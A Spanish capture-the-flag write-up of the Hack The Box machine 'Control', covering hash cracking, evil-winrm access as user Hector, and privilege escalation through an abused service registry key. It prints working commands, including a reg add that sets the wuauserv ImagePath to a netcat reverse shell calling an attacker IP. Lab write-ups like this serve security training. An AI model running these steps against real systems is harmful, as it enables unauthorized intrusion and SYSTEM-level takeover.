
Control

Nos encontramos con un usuario llamado Hector y con un hash, ahora debemos encontrar la forma de descifrarlo y nos encontramos con está página (https://stackoverflow.com/questions/5654819/how-can-i-decrypt-mysql-passwords) que en uno de los comentarios nos lleva a otra página llamada CrackStation (https://crackstation.net/) donde probamos con nuestro hash encontrado y este nos da una password.




Ahora ya tenemos lo que al parecer son las credenciales de Hector, necesitamos buscar una forma de ingresar con este usuario y ya que tenemos nuestro plink.exe en la máquina y que contamos con el puerto 5985 interno, vamos a realizar el mismo procedimiento que realizamos con el puerto 3306.

Nos conectamos con la herramienta evil-winrm que hemos utilizado en varias máquinas Windows por medio del puente que creamos y con las credenciales encontradas de Hector.




de esta manera obtenemos nuestra primer flag.

- ***Escalada de Privilegios:***

Para la escalada de privilegios después de enumerar un poco la página y no ver nada relevante, leyendo un poco en el foro, vemos que nos dice algo sobre ver el historial de comandos de Powershell de Hector, así que investigando un poco nos encontramos con esta página web, que nos da una idea de donde encontrarlo.

([http://woshub.com/powershell-commands-history/](http://woshub.com/powershell-commands-history/)) hay varias formas de llegar a esto, pero en este caso vamos a ir directo a la Ruta del archivo.

```
*Evil-WinRM* PS C:\> cd \users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine
*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine> dir


    Directory: C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/25/2019   1:36 PM            114 ConsoleHost_history.txt


*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine> type ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine>
```

Así que vamos a ver un poco sobre que son estos comandos, buscando un poco nos encontramos con estas definiciones que en pocas palabras nos dicen que podemos realizar el comando dir en powershell gracias a este alias, esto quiere decir que es un comando para listar, mientras que el comando get-acl nos dice que podemos ver los permisos que tienen los usuarios o grupo de usuarios para obtener acceso a algún recurso.

([http://www.aprendeinformaticaconmigo.com/powershell-6-get-childitem/](http://www.aprendeinformaticaconmigo.com/powershell-6-get-childitem/))
([https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7))

Vamos a revisar estos comandos

```
*Evil-WinRM* PS C:\> get-childitem HKLM:\SYSTEM\CurrentControlset | format-list


Property      : {BootDriverFlags, CurrentUser, EarlyStartServices, PreshutdownOrder...}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Control
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 121
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 11
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control

Property      : {NextParentID.daba3ff.2, NextParentID.61aaa01.3, NextParentID.1bd7f811.4, NextParentID.2032e665.5...}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Enum
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Enum
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 17
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 27
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Enum

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Hardware Profiles
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Hardware Profiles
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 3
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 0
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Hardware Profiles

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Policies
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Policies
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 0
View          : Default
```

Control

```
*Evil-WinRM* PS C:\> get-acl HKLM:\SYSTEM\CurrentControlSet | format-list


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\Authenticated Users Allow  ReadKey
         NT AUTHORITY\Authenticated Users Allow  -2147483648
         S-1-5-32-549 Allow  ReadKey
         S-1-5-32-549 Allow  -2147483648
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -2147483648
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow  -2147483648
Audit  :
Sddl   : O:BAG:SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;SO)(A;CIIOID;GR;;;SO)(A;ID;KA;;;BA)(A;CIIOID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIO
ID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;ID;KR;;;S-1-15-3-1024-1065365936-12
         81604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A;CIIOID;GR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-16547
21687-432734479-3232135806-4053264122-3456934681)
```

Los cuales nos apuntan a CurrentControlset, así que vamos a ver si podemos escalar privilegios por esta parte.

([https://book.hacktricks.xyz/windows/windows-local-privilege-escalation](https://book.hacktricks.xyz/windows/windows-local-privilege-escalation)) no encontramos con esta pagina que nos dice que podemos ver si tenemos permiso sobre algún servicio, así que vamos a ejecutar el comando para saber con que nos encontramos.

```
*Evil-WinRM* PS C:\> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "hector Users Path Everyone"
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Data
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Data
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Networking
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Networking
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauserv
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauserv
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WudfPf
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WudfPf
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1
4F}
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1
4F}
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B
B3}
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B
B3}
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF
39}
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF
39}
                        NT AUTHORITY\Authenticated Users Allow  ReadKey
                        CONTROL\Hector Allow  FullControl
*Evil-WinRM* PS C:\>
```

Pero lastimosamente este comando nos mandó muchos servicios, después de realizar pruebas con algunos servicios a los que tenemos permisos y no dar resultados, recurrimos de nuevo al foro para ver si encontramos alguna luz y esto nos lleva a un servicio en el que tenemos permisos para modificar la ruta de inicio, así que vamos a probar con este servicio.

Control

Vamos a realiza una modificación de la ruta del binario ejecutado.

```
*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Update
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Windows\System32>
```


```
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/25/2020  10:00 PM                Temp


*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> upload /root/hackthebox/Control-10.10.10.167/nc.exe
Info: Uploading /root/hackthebox/Control-10.10.10.167/nc.exe to C:\Temp\nc.exe

Data: 58260 bytes of 58260 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Temp> dir


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/25/2020  10:01 PM          43696 nc.exe


*Evil-WinRM* PS C:\Temp>
```

Nos creamos un directorio, donde vamos a subir nuestro nc.exe

Realizamos el procedimiento como vimos en la pagina que visitamos para cambiar el binario y la orden de arranque

```
*Evil-WinRM* PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Wuauserv" /t
REG_EXPAND_SZ /v ImagePath /d "C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe" /f
The operation completed successfully.

*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Update
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Windows\System32>
```

Ahora solo nos quedaría poner nuestra máquina a la escucha en el puerto que configuramos e iniciar el proceso para que tome las modificaciones que le realizamos.




De esta manera encontramos la flag del Root.

Agradecimientos a: @EthCOP


Saludos **Fr13ndS**